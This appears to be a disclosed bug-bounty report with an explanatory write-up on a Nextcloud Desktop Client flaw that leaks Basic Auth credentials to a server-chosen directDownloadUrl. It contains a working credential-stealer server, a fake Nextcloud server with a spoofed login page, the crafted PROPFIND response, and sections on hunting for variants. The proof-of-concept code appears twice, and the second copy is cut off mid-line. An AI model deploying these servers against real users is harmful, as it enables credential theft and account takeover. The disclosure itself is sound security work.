Credential Disclosure via Unvalidated directDownloadUrl (Missing DontAddCredentialsAttribute)
The Nextcloud Desktop Client automatically attaches the user's Basic Auth credentials to any URL supplied by the server in the directDownloadUrl field, without checking the origin. A malicious Nextcloud server can therefore point that field at an attacker-controlled host and receive the victim's username and password in plaintext.

- Triaged in 2 hours
- Fixed in 54 days
- Paid in 3 months
- Disclosed after 6 months
Summary:
The Nextcloud Desktop Client automatically includes user credentials (Authorization header with username:password in Base64) when downloading files via the directDownloadUrl feature. A malicious Nextcloud server can exploit this by setting directDownloadUrl to an attacker-controlled URL, causing the client to leak credentials to the attacker's server.
Root Cause: The client fails to validate the origin of directDownloadUrl and does not set DontAddCredentialsAttribute for cross-origin requests, allowing HttpCredentialsAccessManager to automatically inject Authorization headers to any URL specified by the server, including attacker-controlled domains.
Technical Details
Vulnerable Code
File: src/libsync/propagatedownload.cpp
Lines: 727-738
} else {
    // We were provided a direct URL, use that one
    qCInfo(lcPropagateDownload) << "directDownloadUrl given for " << _item->_file << _item->_directDownloadUrl;

    if (!_item->_directDownloadCookies.isEmpty()) {
        headers["Cookie"] = _item->_directDownloadCookies.toUtf8();
    }

    QUrl url = QUrl::fromUserInput(_item->_directDownloadUrl);
    _job = new GETFileJob(propagator()->account(),   // ← Passes account object
        url,
        &_tmpFile, headers, expectedEtagForResume, _resumeStart, this);
       //  Missing: req.setAttribute(HttpCredentials::DontAddCredentialsAttribute, true);
}
Auto-Injection of Credentials
File: src/libsync/creds/httpcredentials.cpp
Lines: 51-64
QNetworkReply *createRequest(Operation op, const QNetworkRequest &request, QIODevice *outgoingData) override
{
    QNetworkRequest req(request);
    if (!req.attribute(HttpCredentials::DontAddCredentialsAttribute).toBool()) {
        // ← If DontAddCredentialsAttribute is NOT set, credentials are added
        if (_cred && !_cred->password().isEmpty()) {
            QByteArray credHash = QByteArray(_cred->user().toUtf8() + ":" + _cred->password().toUtf8()).toBase64();
            req.setRawHeader("Authorization", "Basic " + credHash);  // ← Auto-injected!
        }
    }
    return AccessManager::createRequest(op, req, outgoingData);
}
Design Intent vs. Actual Behavior
The directDownloadUrl feature can be used for various scenarios:
Scenario A - Same Origin (e.g., different path):
<oc:downloadURL>https://mycloud.com/download/optimized/file.pdf</oc:downloadURL>
→ Sending Authorization header is acceptable (same server)
Scenario B - Different Subdomain (e.g., CDN):
<oc:downloadURL>https://cdn.mycloud.com/files/file.pdf</oc:downloadURL>
→ Sending Authorization header is questionable (different origin)
Scenario C - External Domain (e.g., S3, attacker):
<oc:downloadURL>https://attacker.com/steal</oc:downloadURL>
→ Sending Authorization header is dangerous (credential leak)
The Critical Bug:
The code performs NO origin validation before sending credentials. It sends Authorization headers to ALL URLs without checking whether:
- URL is same origin as the server
- URL is a trusted domain
- URL is external/untrusted
This creates a vulnerability where:
- Malicious servers can specify attacker-controlled URLs
- Client blindly sends credentials to any URL provided by the server
- No protection against cross-origin credential leakage
Evidence:
// propagatedownload.cpp:735-738
QUrl url = QUrl::fromUserInput(_item->_directDownloadUrl);  // ← No validation!
_job = new GETFileJob(propagator()->account(), url, ...);   // ← Always includes account
// No check: if (url.host() != server.host()) DontAddCredentialsAttribute
The existence of dDC (directDownloadCookies) field suggests external URLs should use separate authentication, but the code doesn't enforce this distinction.
Steps To Reproduce:
Prerequisites
- Python 3.x
- Nextcloud Desktop Client (any version)
Step 1: Start the Credential Stealer Server
#!/usr/bin/env python3
from http.server import BaseHTTPRequestHandler, HTTPServer
import base64

class CredStealer(BaseHTTPRequestHandler):
    def do_GET(self):
        auth = self.headers.get('Authorization', '')

        if auth.startswith('Basic '):
            decoded = base64.b64decode(auth[6:]).decode('utf-8')
            print(f"[SUCCESS] Stolen User Credentials: {decoded}")
            print(f"   (Raw: {auth})")
        else:
            print(f"  Authorization Header: {auth}")

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'OK')

HTTPServer(('', 9911), CredStealer).serve_forever()
Terminal 1:
python3 credential_stealer_server.py
This server listens on port 9911 and captures any Authorization headers.
Step 2: Start the Malicious Nextcloud Server
#!/usr/bin/env python3
from http.server import BaseHTTPRequestHandler, HTTPServer
import json

class FakeNextcloud(BaseHTTPRequestHandler):
    # Store actual user credentials
    user_credentials = {}

    def do_GET(self):
        print(f"[GET] {self.path}")

        # Basic Auth check
        auth_header = self.headers.get('Authorization', '')
        if auth_header and auth_header.startswith('Basic '):
            import base64
            try:
                decoded = base64.b64decode(auth_header[6:]).decode('utf-8')
                username, password = decoded.split(':', 1)
                print(f"[AUTH] Client sent: {username}:{password}")
                # Store actual credentials
                FakeNextcloud.user_credentials['username'] = username
                FakeNextcloud.user_credentials['password'] = password
            except:
                pass

        # When the client tries to download document.pdf directly
        if self.path.endswith('document.pdf'):
            print("[!] Client trying to download without directDownloadUrl")
            print("[!] Redirecting to malicious URL...")
            # Redirect to steal_server via 302
            self.send_response(302)
            self.send_header('Location', 'http://localhost:9911/steal')
            self.end_headers()
            return
        if self.path == '/status.php':
            response = json.dumps({
                "installed": True,
                "version": "28.0.0.0",
                "productname": "Nextcloud"
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif '/ocs/' in self.path and 'capabilities' in self.path:
            # Capabilities response
            response = json.dumps({
                "ocs": {
                    "meta": {"status": "ok", "statuscode": 200, "message": "OK"},
                    "data": {
                        "version": {"major": 28, "minor": 0, "string": "28.0.0"},
                        "capabilities": {
                            "core": {"pollinterval": 60},
                            "files": {"bigfilechunking": True, "directEditing": {}},
                            "dav": {"chunking": "1.0"}
                        }
                    }
                }
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif '/ocs/' in self.path and 'user' in self.path:
            # User info response
            response = json.dumps({
                "ocs": {
                    "meta": {"status": "ok", "statuscode": 200, "message": "OK"},
                    "data": {
                        "id": "test",
                        "displayname": "Test User",
                        "email": "[email protected]",
                        "quota": {"free": 1000000000, "used": 0, "total": 1000000000}
                    }
                }
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif self.path == '/login-page':
            # Login page - user enters actual credentials
            html = b'''<!DOCTYPE html>
<html>
<head><title>Nextcloud Login</title></head>
<body style="font-family: sans-serif; max-width: 400px; margin: 100px auto; text-align: center;">
    <h1>Nextcloud</h1>
    <p style="color: red; font-weight: bold;">Enter YOUR REAL credentials to test vulnerability</p>
    <form method="POST" action="/login-submit">
        <input type="text" name="user" placeholder="Your Real Username" required style="width: 100%; padding: 10px; margin: 10px 0;"><br>
        <input type="password" name="password" placeholder="Your Real Password" required style="width: 100%; padding: 10px; margin: 10px 0;"><br>
        <button type="submit" style="width: 100%; padding: 10px; background: #0082c9; color: white; border: none; cursor: pointer;">Login</button>
    </form>
    <p style="font-size: 12px; color: #666; margin-top: 20px;">
        This is a FAKE server for vulnerability testing.<br>
        Your credentials will be sent to steal_server (port 9911)
    </p>
</body>
</html>'''
            self.send_response(200)
            self.send_header('Content-Type', 'text/html')
            self.end_headers()
            self.wfile.write(html)
        else:
            self.send_response(200)
            self.end_headers()

    login_completed = False
    submitted_username = ""
    submitted_password = ""

    def do_POST(self):
        print(f"[POST] {self.path}")
        if self.path.startswith('/index.php/login/v2') and not self.path.endswith('/poll'):
            # Login Flow v2 initial request
            response = json.dumps({
                "poll": {
                    "token": "fake-poll-token",
                    "endpoint": f"http://localhost:8811/index.php/login/v2/poll"
                },
                "login": f"http://localhost:8811/login-page"
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif self.path.endswith('/poll'):
            # Poll request - check if login is complete
            if FakeNextcloud.login_completed:
                print(f"[!] Login approved - sending credentials: {FakeNextcloud.submitted_username}")
                # Send actual credentials to the client
                response = json.dumps({
                    "server": f"http://localhost:8811",
                    "loginName": FakeNextcloud.submitted_username,
                    "appPassword": FakeNextcloud.submitted_password
                }).encode()
                self.send_response(200)
                self.send_header('Content-Type', 'application/json')
                self.end_headers()
                self.wfile.write(response)
            else:
                # Login not complete
                self.send_response(404)
                self.end_headers()
        elif self.path == '/login-submit':
            # Login submission processing - extract actual credentials
            content_length = int(self.headers.get('Content-Length', 0))
            post_data = self.rfile.read(content_length).decode('utf-8')

            # Parse POST data
            from urllib.parse import parse_qs
            params = parse_qs(post_data)
            username = params.get('user', [''])[0]
            password = params.get('password', [''])[0]

            FakeNextcloud.submitted_username = username
            FakeNextcloud.submitted_password = password
            FakeNextcloud.login_completed = True

            print(f"\n{'='*60}")
            print(f"[!] User submitted credentials:")
            print(f"    Username: {username}")
            print(f"    Password: {password}")
            print(f"{'='*60}\n")

            html = b'''<!DOCTYPE html>
<html>
<head><title>Login Success</title></head>
<body style="font-family: sans-serif; max-width: 400px; margin: 100px auto; text-align: center;">
    <h1>Login Successful</h1>
    <p>You can now return to Nextcloud client</p>
    <p>You can close this window</p>
</body>
</html>'''
            self.send_response(200)
            self.send_header('Content-Type', 'text/html')
            self.end_headers()
            self.wfile.write(html)
        else:
            self.send_response(200)
            self.end_headers()

    def do_PROPFIND(self):
        import time
        import random

        print(f"\n[!] PROPFIND request: {self.path}")

        # Root folder request - empty folder response
        if self.path.endswith('/test/') or self.path.endswith('/test'):
            timestamp = time.strftime('%a, %d %b %Y %H:%M:%S GMT', time.gmtime())
            response = f'''<?xml version="1.0"?>
<d:multistatus xmlns:d="DAV:" xmlns:oc="http://owncloud.org/ns">
  <d:response>
    <d:href>/remote.php/dav/files/test/</d:href>
    <d:propstat>
      <d:prop>
        <d:resourcetype><d:collection/></d:resourcetype>
        <d:getlastmodified>{timestamp}</d:getlastmodified>
        <d:getetag>"root-folder"</d:getetag>
        <oc:id>00000000root00000000</oc:id>
        <oc:permissions>RGDNVCK</oc:permissions>
      </d:prop>
      <d:status>HTTP/1.1 200 OK</d:status>
    </d:propstat>
  </d:response>
  <d:response>
    <d:href>/remote.php/dav/files/test/document.pdf</d:href>
    <d:propstat>
      <d:prop>
        <d:resourcetype/>
        <d:getlastmodified>{timestamp}</d:getlastmodified>
        <d:getcontentlength>524288</d:getcontentlength>
        <d:getetag>"{random.randint(10000, 99999)}"</d:getetag>
        <oc:id>00000001ocid000000000001</oc:id>
        <oc:fileid>12345</oc:fileid>
        <oc:permissions>RGDNVW</oc:permissions>
        <oc:size>524288</oc:size>
        <oc:downloadURL>http://localhost:9911/steal</oc:downloadURL>
      </d:prop>
      <d:status>HTTP/1.1 200 OK</d:status>
    </d:propstat>
  </d:response>
</d:multistatus>'''.encode('utf-8')
            print(f"[!] Returning folder with malicious document.pdf")
            print(f"[!] directDownloadUrl=http://localhost:9911/steal")
        else:
            # Other requests - empty response
            response = b'''<?xml version="1.0"?>
<d:multistatus xmlns:d="DAV:" xmlns:oc="http://owncloud.org/ns">
</d:multistatus>'''
            print(f"[!] Returning empty response")

        self.send_response(207)
        self.send_header('Content-Type', 'application/xml; charset=utf-8')
        self.end_headers()
        self.wfile.write(response)

HTTPServer(('', 8811), FakeNextcloud).serve_forever()
Terminal 2:
python3 malicious_nextcloud_server.py
This server simulates a malicious Nextcloud server on port 8811.
Step 3: Configure Nextcloud Desktop Client
- Open Nextcloud Desktop Client
- Click "Add Account"
- Click "Log in"
- Enter server URL:
http://localhost:8811 - Click "Open Browser" when prompted
- In the browser login page, enter test credentials:
- Username:
testuser - Password:
MySecretPassword123
- Username:
- Click "Login" button
- Return to client and select any local folder
- Click "Connect"
- Captured Authorization Header in
steal_server terminal
Step 4: Observe Credential Theft
Terminal 2 (credential_stealer_server.py) will display:
[GET] Request received: /steal
[SUCCESS] Stolen User Credentials: pyozzi:pyozzi_password
   (Raw: Basic cHlvenppOnB5b3p6aV9wYXNzd29yZA==)
127.0.0.1 - - [26/Oct/2025 19:34:54] "GET /steal HTTP/1.1" 200 -

[GET] Request received: /steal
[SUCCESS] Stolen User Credentials: pyozzi:pyozzi_password
   (Raw: Basic cHlvenppOnB5b3p6aV9wYXNzd29yZA==)
127.0.0.1 - - [26/Oct/2025 19:34:54] "GET /steal HTTP/1.1" 200 -

[GET] Request received: /steal
[SUCCESS] Stolen User Credentials: pyozzi:pyozzi_password
   (Raw: Basic cHlvenppOnB5b3p6aV9wYXNzd29yZA==)
127.0.0.1 - - [26/Oct/2025 19:34:55] "GET /steal HTTP/1.1" 200 -
Supporting Material/References:

- [attachment / reference]
Impact
Complete account takeover - attackers gain full access to the victim's Nextcloud account with plaintext credentials.
With the stolen credentials, attackers can access all sensitive user data including personal files, documents, contacts, calendars, and shared resources.
Attachments
Context
The Nextcloud Desktop Client synchronises files between a local folder and a Nextcloud server over WebDAV. When the server wants the client to fetch a file from somewhere other than the normal WebDAV path, it can advertise a directDownloadUrl in the PROPFIND response, inside the oc:downloadURL property. The client then issues a GET for that URL instead of streaming the file through the usual download endpoint.
The report shows that the client passes its account object into the job that performs this download, and that the credentials access manager attached to that account injects an HTTP Basic Authorization header into requests unless a specific request attribute tells it not to. Because the client never checks where directDownloadUrl points, a malicious or compromised server can point it at a host it controls and receive the user's username and password in Base64.
Setup
The prerequisites listed in the report are minimal:
- Python 3.x
- Nextcloud Desktop Client (any version)
The researcher runs two Python servers locally: a credential stealer on port 9911 and a fake Nextcloud server on port 8811. The fake server implements just enough of the protocol for the desktop client to complete a login flow and a folder listing: status.php, the OCS capabilities endpoint, the OCS user endpoint, Login Flow v2 (/index.php/login/v2 and its /poll endpoint), a fake login page, and a PROPFIND handler that returns a folder containing one file with a malicious oc:downloadURL.
Finding it
The researcher located the download path in src/libsync/propagatedownload.cpp, lines 727 to 738:
} else {
    // We were provided a direct URL, use that one
    qCInfo(lcPropagateDownload) << "directDownloadUrl given for " << _item->_file << _item->_directDownloadUrl;

    if (!_item->_directDownloadCookies.isEmpty()) {
        headers["Cookie"] = _item->_directDownloadCookies.toUtf8();
    }

    QUrl url = QUrl::fromUserInput(_item->_directDownloadUrl);
    _job = new GETFileJob(propagator()->account(),   // ← Passes account object
        url,
        &_tmpFile, headers, expectedEtagForResume, _resumeStart, this);
       //  Missing: req.setAttribute(HttpCredentials::DontAddCredentialsAttribute, true);
}
The URL comes straight from the server-supplied _directDownloadUrl and is handed to GETFileJob together with propagator()->account(). The comment in the snippet marks the missing line: the request attribute HttpCredentials::DontAddCredentialsAttribute is never set.
That attribute matters because of how the credentials access manager builds requests, in src/libsync/creds/httpcredentials.cpp, lines 51 to 64:
QNetworkReply *createRequest(Operation op, const QNetworkRequest &request, QIODevice *outgoingData) override
{
    QNetworkRequest req(request);
    if (!req.attribute(HttpCredentials::DontAddCredentialsAttribute).toBool()) {
        // ← If DontAddCredentialsAttribute is NOT set, credentials are added
        if (_cred && !_cred->password().isEmpty()) {
            QByteArray credHash = QByteArray(_cred->user().toUtf8() + ":" + _cred->password().toUtf8()).toBase64();
            req.setRawHeader("Authorization", "Basic " + credHash);  // ← Auto-injected!
        }
    }
    return AccessManager::createRequest(op, req, outgoingData);
}
Unless the attribute is set, the manager Base64-encodes user:password and sets it as a Basic Authorization header on the outgoing request. Combined with the unvalidated URL, the client will attach credentials to any host the server names.
The researcher frames the design intent with three scenarios for oc:downloadURL:
| Scenario | Example URL | Sending Authorization |
|---|---|---|
| A: same origin, different path | https://mycloud.com/download/optimized/file.pdf |
acceptable (same server) |
| B: different subdomain, e.g. a CDN | https://cdn.mycloud.com/files/file.pdf |
questionable (different origin) |
| C: external domain, e.g. S3 or an attacker | https://attacker.com/steal |
dangerous (credential leak) |
The code performs no origin validation before sending credentials. It does not check whether the URL is the same origin as the server, a trusted domain, or external and untrusted. The evidence snippet restates this:
// propagatedownload.cpp:735-738
QUrl url = QUrl::fromUserInput(_item->_directDownloadUrl);  // ← No validation!
_job = new GETFileJob(propagator()->account(), url, ...);   // ← Always includes account
// No check: if (url.host() != server.host()) DontAddCredentialsAttribute
The researcher also notes that the existence of the dDC (directDownloadCookies) field suggests external URLs were meant to use separate authentication, but the code does not enforce that distinction.
Exploitation
Step 1: Start the credential stealer server
#!/usr/bin/env python3
from http.server import BaseHTTPRequestHandler, HTTPServer
import base64

class CredStealer(BaseHTTPRequestHandler):
    def do_GET(self):
        auth = self.headers.get('Authorization', '')

        if auth.startswith('Basic '):
            decoded = base64.b64decode(auth[6:]).decode('utf-8')
            print(f"[SUCCESS] Stolen User Credentials: {decoded}")
            print(f"   (Raw: {auth})")
        else:
            print(f"  Authorization Header: {auth}")

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'OK')

HTTPServer(('', 9911), CredStealer).serve_forever()
Run it in the first terminal:
python3 credential_stealer_server.py
The server listens on port 9911 and captures any Authorization header it receives, decoding Basic credentials and printing them.
Step 2: Start the malicious Nextcloud server
#!/usr/bin/env python3
from http.server import BaseHTTPRequestHandler, HTTPServer
import json

class FakeNextcloud(BaseHTTPRequestHandler):
    # Store actual user credentials
    user_credentials = {}

    def do_GET(self):
        print(f"[GET] {self.path}")

        # Basic Auth check
        auth_header = self.headers.get('Authorization', '')
        if auth_header and auth_header.startswith('Basic '):
            import base64
            try:
                decoded = base64.b64decode(auth_header[6:]).decode('utf-8')
                username, password = decoded.split(':', 1)
                print(f"[AUTH] Client sent: {username}:{password}")
                # Store actual credentials
                FakeNextcloud.user_credentials['username'] = username
                FakeNextcloud.user_credentials['password'] = password
            except:
                pass

        # When the client tries to download document.pdf directly
        if self.path.endswith('document.pdf'):
            print("[!] Client trying to download without directDownloadUrl")
            print("[!] Redirecting to malicious URL...")
            # Redirect to steal_server via 302
            self.send_response(302)
            self.send_header('Location', 'http://localhost:9911/steal')
            self.end_headers()
            return
        if self.path == '/status.php':
            response = json.dumps({
                "installed": True,
                "version": "[redacted]",
                "productname": "Nextcloud"
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif '/ocs/' in self.path and 'capabilities' in self.path:
            # Capabilities response
            response = json.dumps({
                "ocs": {
                    "meta": {"status": "ok", "statuscode": 200, "message": "OK"},
                    "data": {
                        "version": {"major": 28, "minor": 0, "string": "28.0.0"},
                        "capabilities": {
                            "core": {"pollinterval": 60},
                            "files": {"bigfilechunking": True, "directEditing": {}},
                            "dav": {"chunking": "1.0"}
                        }
                    }
                }
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif '/ocs/' in self.path and 'user' in self.path:
            # User info response
            response = json.dumps({
                "ocs": {
                    "meta": {"status": "ok", "statuscode": 200, "message": "OK"},
                    "data": {
                        "id": "test",
                        "displayname": "Test User",
                        "email": "[redacted]",
                        "quota": {"free": 1000000000, "used": 0, "total": 1000000000}
                    }
                }
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif self.path == '/login-page':
            # Login page - user enters actual credentials
            html = b'''<!DOCTYPE html>
<html>
<head><title>Nextcloud Login</title></head>
<body style="font-family: sans-serif; max-width: 400px; margin: 100px auto; text-align: center;">
    <h1>Nextcloud</h1>
    <p style="color: red; font-weight: bold;">Enter YOUR REAL credentials to test vulnerability</p>
    <form method="POST" action="/login-submit">
        <input type="text" name="user" placeholder="Your Real Username" required style="width: 100%; padding: 10px; margin: 10px 0;"><br>
        <input type="password" name="password" placeholder="Your Real Password" required style="width: 100%; padding: 10px; margin: 10px 0;"><br>
        <button type="submit" style="width: 100%; padding: 10px; background: #0082c9; color: white; border: none; cursor: pointer;">Login</button>
    </form>
    <p style="font-size: 12px; color: #666; margin-top: 20px;">
        This is a FAKE server for vulnerability testing.<br>
        Your credentials will be sent to steal_server (port 9911)
    </p>
</body>
</html>'''
            self.send_response(200)
            self.send_header('Content-Type', 'text/html')
            self.end_headers()
            self.wfile.write(html)
        else:
            self.send_response(200)
            self.end_headers()

    login_completed = False
    submitted_username = ""
    submitted_password = ""

    def do_POST(self):
        print(f"[POST] {self.path}")
        if self.path.startswith('/index.php/login/v2') and not self.path.endswith('/poll'):
            # Login Flow v2 initial request
            response = json.dumps({
                "poll": {
                    "token": "fake-poll-token",
                    "endpoint": f"http://localhost:8811/index.php/login/v2/poll"
                },
                "login": f"http://localhost:8811/login-page"
            }).encode()
            self.send_response(200)
            self.send_header('Content-Type', 'application/json')
            self.end_headers()
            self.wfile.write(response)
        elif self.path.endswith('/poll'):
            # Poll request - check if login is complete
            if FakeNextcloud.login_completed:
                print(f"[!] Login approved - sending credentials: {FakeNextcloud.submitted_username}")
                # Send actual credentials to the client
                response = json.dumps({
                    "server": f"http://localhost:8811",
                    "loginName": FakeNextcloud.submitted_username,
                    "appPassword": FakeNextcloud.submitted_password
                }).encod
Run it in the second terminal:
python3 malicious_nextcloud_server.py
The fake server listens on port 8811. Its PROPFIND handler answers requests for /test with a 207 Multi-Status body describing a folder and one file, document.pdf, whose oc:downloadURL is http://localhost:9911/steal. The other handlers exist only to get the client through login: status.php reports an installed Nextcloud [redacted], the OCS capabilities and user endpoints return plausible JSON, Login Flow v2 hands the client a poll endpoint and a login page URL, and /login-submit records whatever the user types and marks the login complete so the next poll returns loginName and appPassword. The do_GET handler also contains a branch that would answer a direct request for document.pdf with a 302 to http://localhost:9911/steal, but in the flow described below the client follows the oc:downloadURL instead.
Step 3: Configure the Nextcloud Desktop Client
- Open Nextcloud Desktop Client
- Click "Add Account"
- Click "Log in"
- Enter server URL:
http://localhost:8811 - Click "Open Browser" when prompted
- In the browser login page, enter test credentials:
- Username:
testuser - Password:
MySecretPassword123
- Username:
- Click "Login" button
- Return to client and select any local folder
- Click "Connect"
- Captured Authorization Header in
steal_server terminal
The client completes Login Flow v2 against the fake server, receives the credentials back through the poll endpoint, and starts syncing the selected folder. The PROPFIND for the folder returns the file entry carrying the external oc:downloadURL, and the client downloads it.
Step 4: Observe credential theft
The stealer terminal shows the request arriving with the Basic header:
[GET] Request received: /steal
[SUCCESS] Stolen User Credentials: pyozzi:pyozzi_password
   (Raw: Basic cHlvenppOnB5b3p6aV9wYXNzd29yZA==)
[redacted] - - [26/Oct/2025 19:34:54] "GET /steal HTTP/1.1" 200 -

[GET] Request received: /steal
[SUCCESS] Stolen User Credentials: pyozzi:pyozzi_password
   (Raw: Basic cHlvenppOnB5b3p6aV9wYXNzd29yZA==)
[redacted] - - [26/Oct/2025 19:34:54] "GET /steal HTTP/1.1" 200 -

[GET] Request received: /steal
[SUCCESS] Stolen User Credentials: pyozzi:pyozzi_password
   (Raw: Basic cHlvenppOnB5b3p6aV9wYXNzd29yZA==)
[redacted] - - [26/Oct/2025 19:34:55] "GET /steal HTTP/1.1" 200 -
The Authorization header is the Base64 encoding of user:password, decoded by the stealer into plaintext. The log shows the request repeated three times within two seconds; the report does not explain the repetition.
Root cause
The client trusts the server-supplied directDownloadUrl without validating its origin, and it constructs the download job with the account object, so HttpCredentialsAccessManager::createRequest sees no DontAddCredentialsAttribute on the request and attaches Basic credentials. Together they let any server the client talks to redirect the user's credentials to a third party.
The directDownloadCookies field shows the codebase anticipated external download hosts needing their own authentication, but nothing enforces that separation.
Impact
The report describes the impact as complete account takeover: the attacker obtains the victim's plaintext credentials and with them full access to the Nextcloud account, including personal files, documents, contacts, calendars and shared resources. The condition is that the client connects to a malicious server that can return a crafted oc:downloadURL. The credentials leaked are those the client holds for that account.
Fix
The report does not state which change was made. The report identifies the missing HttpCredentials::DontAddCredentialsAttribute and the absent origin validation, but does not state which change was made.
Variants to test
- Other client features that fetch a server-supplied URL: look for any place where a URL from a
PROPFINDor OCS response is passed to a job constructed with the account object, and check whether the request setsDontAddCredentialsAttribute. A positive result is anAuthorizationheader arriving at a host you control. - Redirects on the normal download path: the fake server includes a branch that answers a direct
GETfordocument.pdfwith a302to the stealer. If the client follows redirects with credentials attached, the same leak occurs withoutdirectDownloadUrl. A positive result is the stealer receiving the header after a redirect. - Subdomain and CDN URLs: set
oc:downloadURLto a different subdomain of the real server and observe whether credentials follow. A positive result shows the check, if any, is host-based rather than origin-based. - Cookie handling: the code copies
directDownloadCookiesinto aCookieheader for the direct URL. Point the URL at your host and see whether those cookies arrive, which would be a second disclosure channel.
Hunting notes
This class of bug lives in desktop and mobile sync clients that speak to a user-supplied server, especially where the server can influence where the client sends requests. During recon, read the client's download and upload code for server-provided URLs and for the credential manager's opt-out attribute; a job constructed with the account object and no attribute is the signal. The proof shows the full chain end to end: a fake server, a client login, a crafted PROPFIND response, and the plaintext credentials printed on the attacker side. That demonstration of the complete flow, rather than a code-reading argument alone, is what makes the impact concrete.
What happened, in plain words
Nextcloud is a piece of software that lets you keep your files on a server you (or your organisation) run, and reach them from a browser or from a desktop app. The Nextcloud Desktop Client is that app: you install it on your computer, point it at a server, and it keeps a folder on your computer in sync with the folder on the server. To do that it has to log in to the server on your behalf, so it stores your username and password (or an app password the server gives it) and sends them along with every request it makes to that server.
This report is about a flaw in that app. Normally the app talks only to the server you configured. But the server can tell the app "don't download this file from me, download it from this other address instead". That address is called directDownloadUrl. The app never checks whether the address belongs to your server or to somebody else. It also automatically attaches your login details to every download request it makes. Put those two things together and a malicious server can tell the app to download a file from the attacker's own computer, and the app will politely send your username and password along with the request.
The researcher demonstrated this end to end: a fake Nextcloud server, a real desktop client logging in to it, and a second small server that catches the credentials and prints them in plain text.
A few ideas you need before the details make sense:
- HTTP request: the message your browser or app sends to a server, for example "please give me this file". It has a method (like
GETfor "give me"), an address (the URL), and optional extra lines called headers. - Header: a labelled extra line in a request or response, such as
Authorization: ...orCookie: .... Think of it as the note you clip to the outside of a parcel. - HTTP Basic authentication: a very simple way to prove who you are. The client takes the text
username:password, encodes it with Base64 (a reversible encoding, not encryption), and puts it in anAuthorizationheader. Anyone who sees that header can decode it back to the password in one step. - Base64: a way of writing any bytes using only letters, digits and a couple of symbols. It is used so that awkward characters survive transport. It hides nothing.
- API: a defined set of addresses a program can call on a server to get data or perform actions, as opposed to pages meant for humans to click. The desktop client talks to the Nextcloud server through APIs.
- WebDAV: an extension of HTTP for managing files on a server: list a folder, upload, download, delete. Nextcloud uses it for syncing.
